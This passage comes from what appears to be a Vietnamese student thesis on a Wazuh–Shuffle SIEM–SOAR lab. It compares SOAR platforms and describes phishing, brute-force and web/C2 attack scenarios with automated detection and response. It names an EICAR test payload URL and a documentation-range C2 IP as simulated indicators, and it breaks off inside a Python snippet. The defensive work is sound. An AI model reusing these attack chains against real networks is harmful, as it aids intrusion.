- Communication (Cảnh báo & Giao tiếp): Slack, Microsoft Teams, Telegram, Email để thông báo tức thời cho đội ngũ SOC.

2.3.2 Tương tác ngược với SIEM

Không chỉ đóng vai trò nhận cảnh báo thụ động qua Webhook, Shuffle còn có khả năng gọi ngược lại API của Wazuh (Wazuh API Server - port 55000). Điều này cho phép Playbook của Shuffle có thể chủ động:

- Truy vấn thêm log quá khứ của một máy trạm để lấy ngữ cảnh.
- Ra lệnh cho Wazuh Agent thực thi Active Response (ví dụ: chạy script firewall-drop để chặn IP hoặc restart-ossec để khởi động lại dịch vụ).
- Lấy danh sách các máy trạm (Agents) đang dính lỗ hổng bảo mật.

2.4 Lựa chọn công cụ: Phân tích so sánh và căn cứ áp dụng Wazuh–Shuffle

2.4.1 Phạm vi khảo sát

Việc xây dựng mô hình SIEM–SOAR đặt ra yêu cầu lựa chọn một nền tảng tự động hóa phản hồi phù hợp với ba ràng buộc của đề tài:

- Không phát sinh chi phí bản quyền.
- Có thể tích hợp trực tiếp với Wazuh.
- Hỗ trợ xây dựng playbook có logic rẽ nhánh cho các kịch bản tấn công cụ thể.

➔ Với các ràng buộc đó, ba nền tảng mã nguồn mở được đưa vào phân tích so sánh: Shuffle, n8n và TheHive+Cortex. Đây là ba nền tảng được cộng đồng bảo mật và các nghiên cứu liên quan đề cập phổ biến nhất trong bối cảnh xây dựng SOC chi phí thấp.

2.4.2 Phân tích từng nền tảng


2.4.2.1 N8N

n8n là nền tảng tự động hóa workflow đa mục đích, không giới hạn trong lĩnh vực bảo mật. Điểm mạnh của n8n nằm ở:

- Giao diện kéo-thả trực quan.
- Hỗ trợ số lượng lớn tích hợp API.
- Cộng đồng phát triển sôi nổi.

Tuy nhiên, n8n không được thiết kế theo mô hình SOAR: không có cơ chế quản lý cảnh báo (alert queue), không có phân loại alert tích hợp sẵn, và thiếu các app bảo mật được xây dựng chuyên biệt như VirusTotal, MISP hay các connector cho SIEM. Để sử dụng n8n như


một SOAR thực thụ, cần tự xây dựng phần lớn logic bảo mật từ đầu thông qua các HTTP node tùy chỉnh — điều này khả thi về mặt kỹ thuật nhưng làm lệch trọng tâm khỏi mục tiêu thiết kế và kiểm thử playbook của đề tài.



Hình 19 Workflow n8n

2.4.2.2 The Hive + Cortex

Là bộ đôi chuyên biệt cho quản lý sự cố bảo mật. TheHive đảm nhiệm quản lý case, phân loại alert và cộng tác điều tra; Cortex bổ sung khả năng phân tích observable và thực thi phản hồi tự động thông qua các analyzer và responder. Về mặt chức năng, TheHive+Cortex phù hợp với giai đoạn điều tra và quản lý sau phát hiện hơn là điều phối phản hồi thời gian thực - tức là vai trò của nó gần với quản lý case hơn là SOAR theo nghĩa điều phối workflow.



Hình 20 Kiến trúc The Hive + Cortex tích hợp MISP

2.4.3 Bảng so sánh tổng hợp

Bảng 3 Bảng so sánh các công cụ SOAR

Tiêu chí	Shuffle	n8n	TheHive + Cortex
Thiết kế chuyên biệt cho bảo mật	Có	Không	Có
Tích hợp Wazuh webhook sẵn có	Có (built-in)	Cần tự cấu hình	Có (qua module)
Playbook có logic rẽ nhánh	Có	Có	Hạn chế
App bảo mật tích hợp sẵn	Nhiều	Ít	Qua Cortex analyzer
Phản hồi tự động thời gian thực	Có	Có	Hạn chế
Trạng thái mã nguồn mở (2024)	Hoạt động đầy đủ	Hoạt động đầy đủ	Community bị hạn chế

2.4.4 Kết quả lựa chọn

Qua quá trình phân tích và đối chiếu tại Bảng 3, có thể thấy Shuffle là nền tảng duy nhất đáp ứng toàn vẹn cả ba tiêu chí cốt lõi của đề tài. Với bản chất là một SOAR thuần túy, có sẵn bộ tích hợp Wazuh, miễn phí bản quyền và khả năng điều phối tự động hóa linh hoạt, Shuffle được lựa chọn làm giải pháp chính thức để ghép nối với Wazuh, hoàn thiện mô hình hệ thống SIEM–SOAR trong phạm vi nghiên cứu này.


2.5 Kết chương

Chương này đã làm rõ cơ sở lý thuyết và kiến trúc của hai thành phần cốt lõi cấu thành nên hệ thống: Wazuh (SIEM) và Shuffle (SOAR). Trong khi Wazuh đảm nhiệm vai trò giám sát, phân tích log và phát hiện các dấu hiệu tấn công theo thời gian thực, thì Shuffle hoạt động như một trung tâm điều phối, tự động hóa quy trình phản ứng thông qua các playbook linh hoạt. Việc kết hợp hai giải pháp mã nguồn mở này không chỉ đáp ứng yêu cầu khắt khe về tối ưu chi phí mà còn tạo ra một hệ sinh thái phòng thủ chủ động, khép kín. Kết quả phân tích, so sánh nền tảng đã khẳng định tính khả thi của việc tích hợp Wazuh–Shuffle, tạo tiền đề lý thuyết vững chắc để tiến hành triển khai cấu hình và kiểm thử các kịch bản tấn công thực tế tại chương tiếp theo.

CHƯƠNG 3. THIẾT KẾ VÀ TRIỂN KHAI MÔ HÌNH GIÁM SÁT – TỰ ĐỘNG HÓA XỬ LÝ SỰ KIỆN


3.1 Mô tả môi trường lab và kiến trúc tổng thể

3.1.1 Sơ đồ kiến trúc hệ thống tổng thể



Hình 21 Sơ đồ kiến trúc hệ thống tổng thể

3.1.2 Luồng hoạt động và tương tác giữa các thành phần



Hình 22 Luồng hoạt động của hệ thống

3.1.3 Quy trình xử lý từng bước

Toàn bộ luồng hoạt động của hệ thống được thiết kế theo mô hình xử lý tuần tự khép kín, bắt đầu từ thời điểm hành vi tấn công diễn ra trên thiết bị đầu cuối cho đến khi sự cố được ngăn chặn hoàn toàn và báo cáo được gửi về đội ngũ vận hành. Luồng này bao gồm năm bước chính liên tiếp nhau.

Bước 1 - Thu thập dữ liệu tại thiết bị đầu cuối: Wazuh Agent được triển khai trực tiếp trên cả hai loại thiết bị đầu cuối trong hệ thống — Windows Agent và Linux Agent. Tại đây, agent liên tục thu thập dữ liệu nhật ký từ nhiều nguồn khác nhau tùy theo hệ điều hành. Phía Windows, dữ liệu được lấy từ kênh Sysmon (Process Creation, Network Connection, File Creation) và Windows Defender. Phía Linux, agent đọc Authlog để giám sát các sự kiện xác thực SSH, đồng thời thu thập log từ Auditd để theo dõi các System Call nhạy cảm ở tầng kernel. Toàn bộ dữ liệu thô này được mã hóa và truyền liên tục về Wazuh Server qua cổng 1514.

Bước 2 - Phân tích, tương quan và cảnh báo tại Wazuh Server: Wazuh Manager tiếp nhận luồng log từ tất cả các agent, tiến hành giải mã (decoding), chuẩn hóa cấu trúc dữ liệu và đối chiếu với toàn bộ tập luật — bao gồm cả rule mặc định lẫn các Custom Rule được xây dựng riêng cho từng loại mối đe dọa. Khi một sự kiện khớp với điều kiện của rule, hệ thống tạo ra cảnh báo (Alert) kèm đầy đủ thông tin: mức độ nghiêm trọng (Level), mã định danh kỹ thuật tấn công theo khung MITRE ATT&CK, thông tin thiết bị và dữ liệu thô gốc. Toàn bộ cảnh báo được lưu trữ và lập chỉ mục tại Wazuh Indexer (OpenSearch) qua cổng 9200 thông qua Filebeat, đồng thời hiển thị trực quan trên Wazuh Dashboard qua cổng 443 để quản trị viên theo dõi theo thời gian thực.

Bước 3 - Chuyển tiếp cảnh báo và kích hoạt SOAR: Khi cảnh báo đạt ngưỡng mức độ nghiêm trọng đã định, Wazuh Manager đóng gói toàn bộ dữ liệu cảnh báo dưới định dạng JSON và đẩy về nền tảng Shuffle SOAR thông qua cơ chế Webhook. Đây là điểm giao tiếp cốt lõi giữa hệ thống SIEM và SOAR, đánh dấu sự chuyển tiếp từ giai đoạn phát hiện thụ động sang giai đoạn phản ứng chủ động.

Bước 4 - Làm giàu thông tin và ra quyết định tại Shuffle SOAR: Sau khi tiếp nhận cảnh báo, Shuffle SOAR thực thi Playbook tương ứng. Hệ thống bóc tách các chỉ số xâm nhập (IOC) từ dữ liệu JSON, sau đó gọi API đến các nền tảng tình báo bên ngoài — VirusTotal để kiểm tra mức độ nguy hiểm của IP, URL và mã băm tệp tin, hoặc MISP để truy vấn cơ sở dữ liệu mối đe dọa nội bộ. Kết quả trả về được tổng hợp thành phán quyết cuối cùng, làm căn cứ để hệ thống lựa chọn nhánh phản ứng phù hợp.

Bước 5 - Thực thi phản ứng và thông báo: Dựa trên phán quyết, Shuffle SOAR thực hiện đồng thời nhiều hành động. Về phía ngăn chặn, hệ thống gọi API Wazuh qua đường hầm Ngrok để kích hoạt module Active Response trên agent, hoặc thiết lập phiên SSH trực tiếp đến máy chủ mục tiêu để thực thi lệnh cô lập. Về phía thông báo, hệ thống gửi cảnh báo khẩn cấp đến đội ngũ SOC qua Email và Telegram, đồng thời tự động tạo Incident Ticket trên Jira để theo dõi và quản lý sự cố theo quy trình chuẩn.

3.2 Thông tin các kịch bản

3.2.1 Kịch bản 1: Tấn công Phishing

3.2.1.1 Kịch bản

Một nhân viên trong tổ chức nhận được email giả mạo (phishing) được thiết kế tinh vi, nguy trang dưới dạng một thông báo khẩn cấp hoặc tài liệu công việc. Nội dung email dụ dỗ người dùng truy cập vào một đường dẫn độc hại hoặc thực thi một tệp đính kèm.

Hệ thống phòng thủ lập tức phản ứng: Nền tảng SOAR (Shuffle) liên tục giám sát hộp thư, tự động quét và trích xuất các đường link hoặc tệp đính kèm từ email khả nghi. Nếu phân tích thấy rủi ro, SOAR sẽ tự động ra lệnh cho tường lửa chặn ngay địa chỉ IP của kẻ tấn công và gửi thông báo sự cố cho đội ngũ bảo mật.

Song song đó, nếu nhân viên lỡ kích hoạt mã độc, công cụ giám sát thiết bị đầu cuối sẽ phát huy tác dụng. Mọi tiến trình ngầm và câu lệnh tải tệp lạ đều được ghi nhận và đẩy về trung tâm Wazuh. Wazuh sẽ phân tích, phát hiện thủ đoạn mượn công cụ Windows hợp lệ để tải mã độc, đồng thời lập tức phát cảnh báo mức độ nghiêm trọng trên giao diện giám sát để đội SOC kịp thời điều tra.

Thông qua kịch bản này, hệ thống được kiểm tra toàn diện các khả năng:

- Tự động quét email, đối chiếu dữ liệu với VirusTotal và ra lệnh cho tường lửa chặn kết nối độc hại mà không cần sự can thiệp của con người.
- Ghi nhận chi tiết mọi hành vi tạo tiến trình ngầm hay tải tệp tin đáng ngờ để giám sát chuyên sâu máy trạm của nhân viên.
- Áp dụng các tập luật tùy chỉnh trên hệ thống Wazuh để bóc tách và phát hiện các câu lệnh độc hại bị ẩn giấu khéo léo bên trong các phần mềm hợp pháp.
- Báo động ngay lập tức cho người quản trị bằng cách phát ra các cảnh báo mức độ nghiêm trọng cao (Level 14) theo thời gian thực trên giao diện tập trung.

3.2.1.2 Môi trường

Bảng 4 Bảng mô tả môi trường hệ thống kịch bản 1

Thành phần	Vai trò	Hệ điều hành	IP	Ghi chú
Máy trạm nhân viên	Victim	Windows 10	192.168.1.13	Cài đặt Wazuh Agent và Sysmon.
Kẻ tấn công	Attacker	Internet	203.0.113.45 (IP chứa mã độc/C2)	Cung cấp URL tải payload độc hại và gửi Phishing Email.
Wazuh Server	SIEM Server	Ubuntu Server 22.04	192.168.1.100	Quản lý tập trung, phân tích log và cấu hình Webhook.

Shuffle	SOAR	Web		Tự động hóa Playbook, bóc tách IOC và tích hợp VirusTotal.
---------	------	-----	--	--

3.2.2 Kịch bản 2: Tấn công hệ thống

3.2.2.1 Kịch bản

Một nhân viên trong công ty nhận được email giả mạo (phishing) từ địa chỉ trông có vẻ hợp lệ. Nội dung email thông báo về một tài liệu quan trọng cần xem ngay, kèm theo file đính kèm hoặc đường link tải về. Nhân viên mở file và thực thi mà không nghi ngờ. File độc hại chứa một reverse shell payload: khi chạy, máy nạn nhân tự động mở kết nối ra ngoài đến máy chủ của kẻ tấn công. Vì đây là kết nối đi ra (outbound) chứ không phải kết nối vào (inbound), firewall thông thường không chặn được. Qua kết nối này, kẻ tấn công có thể điều khiển máy nạn nhân từ xa và từ đó hoạt động bên trong mạng nội bộ như một thiết bị hợp lệ — đây là lý do kẻ tấn công được cấp phát IP trong dải 192.168.138.0/24.

Lưu ý: Trong bài lab này, bước Initial Access được giả định đã thành công. Kali Linux đóng vai trò máy của kẻ tấn công đã có mặt trong mạng nội bộ và bắt đầu thực hiện các bước tiếp theo của chuỗi tấn công.

Bài lab mô phỏng một chuỗi tấn công hoàn chỉnh theo vòng đời tấn công thực tế trong môi trường doanh nghiệp, bao gồm các giai đoạn: *Phishing* → *Initial Access* → *Brute Force* → *Credential Compromise* → *Privilege Escalation* → *Detection* → *Automation*.

Thông qua kịch bản này, hệ thống được kiểm tra khả năng:

- Thu thập log từ nhiều máy trạm trong cùng mạng nội bộ
- Phát hiện hành vi bất thường dựa trên rule có sẵn và tùy chỉnh
- Tương quan sự kiện theo timeline để tái hiện chuỗi tấn công
- Tự động hóa xử lý cảnh báo thông qua SOAR (Shuffle)

3.2.2.2 Môi trường

Bảng 5 Bảng mô tả môi trường hệ thống kịch bản 2

Thành phần	Vai trò	Hệ điều hành	IP	Ghi chú
Kali	Attacker (victim1)	Kali Linux	192.168.138.20	Công cụ: Hydra, Nmap, python
Ubuntu	AgentVictim	Ubuntu 22.04	192.168.138.150	Wazuh Agent, SSH enabled
Wazuh Server	SIEM	Ubuntu 22.04	192.168.138.10/ 192.168.138.147	Wazuh Manager + Dashboard

Shuffle	SOAR	Web		Tự động hóa phản ứng sự cố
---------	------	-----	--	----------------------------

3.2.3 Kịch bản 3: Tấn công dịch vụ web với mô hình C2C

3.2.3.1 Tổng quan kịch bản

Khác với các kịch bản tấn công web đơn lẻ, kịch bản này mô phỏng một chuỗi tấn công hoàn chỉnh theo mô hình Command and Control (C2), trong đó các kỹ thuật khai thác lỗ hổng ứng dụng web chỉ đóng vai trò là điểm xâm nhập ban đầu. Sau khi xâm nhập thành công, kẻ tấn công tiếp tục thực thi mã, thiết lập kênh liên lạc điều khiển từ xa và duy trì quyền truy cập vào hệ thống.

Kịch bản mô tả quá trình phát hiện và xử lý tự động các cuộc tấn công vào dịch vụ web thông qua sự kết hợp giữa hệ thống SIEM (Wazuh) và nền tảng SOAR (Shuffle). Kẻ tấn công thực hiện các kỹ thuật như SQL Injection, XSS hoặc tải lên Web Shell nhằm khai thác lỗ hổng hệ thống. Các hoạt động này được Wazuh Agent thu thập dưới dạng log và gửi về Wazuh Manager để phân tích.

Khi Wazuh phát hiện hành vi bất thường và sinh ra cảnh báo, thông tin này sẽ được chuyển đến playbook trong Shuffle để kích hoạt quy trình xử lý tự động. Hệ thống tiến hành trích xuất các chỉ số xâm nhập (Indicators of Compromise - IOC) như địa chỉ IP hoặc URL từ nội dung cảnh báo. Các IOC này sau đó được gửi đến các nền tảng tình báo mối đe dọa như VirusTotal và AbuseIPDB để đánh giá mức độ nguy hiểm.

Chuỗi tấn công được xây dựng theo các giai đoạn chính như sau:

- Khai thác lỗ hổng ứng dụng web (Initial Access)
- Thực thi mã trên máy chủ (Execution)
- Thiết lập foothold và duy trì truy cập (Persistence)
- Thiết lập kênh Command & Control (C2)

3.2.3.2 Môi trường triển khai

Bảng 6 Bảng mô tả môi trường hệ thống kịch bản 3

Thành phần	Vai trò	Hệ điều hành	Địa chỉ IP	Ghi chú
Kali Linux	Attacker (C2C)	Kali Linux	192.168.1.10	SQLi, XSS, Webshell
Ubuntu (Web Server)	Web Server + Wazuh Agent	Ubuntu 22.04	192.168.1.20	Apache, DVWA, Wazuh Agent
Wazuh Server	SIEM	Ubuntu 22.04	192.168.1.30	Wazuh Manager + Dashboard

Shuffle	SOAR	Nền tảng web	N/A	Tự động hóa phản ứng sự cố
---------	------	--------------	-----	----------------------------


3.3 Triển khai các kịch bản

3.3.1 Kịch bản 1: Tấn công Phishing

3.3.1.1 Kịch bản Email Phishing

A. Thực hiện tấn công

Cuộc tấn công bắt đầu khi kẻ tấn công phát tán một email lừa đảo nhắm vào hộp thư điện tử của nhân viên trong tổ chức.



Hình 23 Email Phishing chứa URL và tệp đính kèm độc hại


Nội dung email được thiết kế nhúng kèm các IOC mô phỏng gồm một đường dẫn phân phối payload độc hại **http://malware.wicar.org/data/eicar.com**. Đồng thời, email này giả định được phát tán từ một địa chỉ IP máy chủ điều khiển C2 không an toàn có địa chỉ IP **203.0.113.45** và có một tệp đính kèm độc hại.



Hình 24 Mail được gửi đến hộp thư nạn nhân

B. Cơ chế phản ứng tự động

Ngay khi email lừa đảo tiếp cận hòm thư của người dùng, nền tảng Shuffle SOAR đóng vai trò là trung tâm điều phối, lập tức kích hoạt luồng Playbook xử lý sự cố. Cơ chế phản ứng này là một chuỗi hành động khép kín, bao trùm từ bước bóc tách dữ liệu, phân tích tình báo cho đến việc can thiệp sâu vào hệ thống tường lửa của thiết bị đầu cuối.



Hình 25 Workflow Phishing Email

Giải thích các node chính trong luồng xử lý:

- **Cụm node thu thập Email:** Đóng vai trò tiếp nhận tín hiệu. Khi có email mới, hệ thống tự động đọc nội dung văn bản và tải tệp đính kèm khả nghi vào bộ nhớ đệm để chuẩn bị phân tích.
- **Cụm node bóc tách dữ liệu:** Sử dụng biểu thức chính quy Regex để nhận diện và lọc ra các chỉ số xâm nhập từ nội dung thư, bao gồm địa chỉ IP, tên miền và đường dẫn tải mã độc. Song song đó, tệp đính kèm được hệ thống tính toán mã băm SHA256.
- **Cụm node VirusTotal:** Tiếp nhận toàn bộ các chỉ số xâm nhập vừa bóc tách và đẩy đồng loạt lên nền tảng tình báo VirusTotal để truy vấn mức độ rủi ro dựa trên cơ sở dữ liệu toàn cầu.
- **Node kiểm tra tổng hợp:** Khối mã Python này đóng vai trò trạm điều phối quyết định. Nút tiến hành thu thập toàn bộ báo cáo từ các luồng VirusTotal. Nếu phát hiện bất kỳ thông số nào mang nhãn độc hại, hệ thống chốt trạng thái tổng hợp là MALICIOUS.

Liquid Filters	Python Examples	+ Autocomplete
----------------	-----------------	----------------

```

1 ~ try:
2   hash_mal = int("$vt_check_hash.body.data.attributes.last_analysis_stats.malicious")
3 ~ except:
4   hash_mal = 0
5 ~ try:
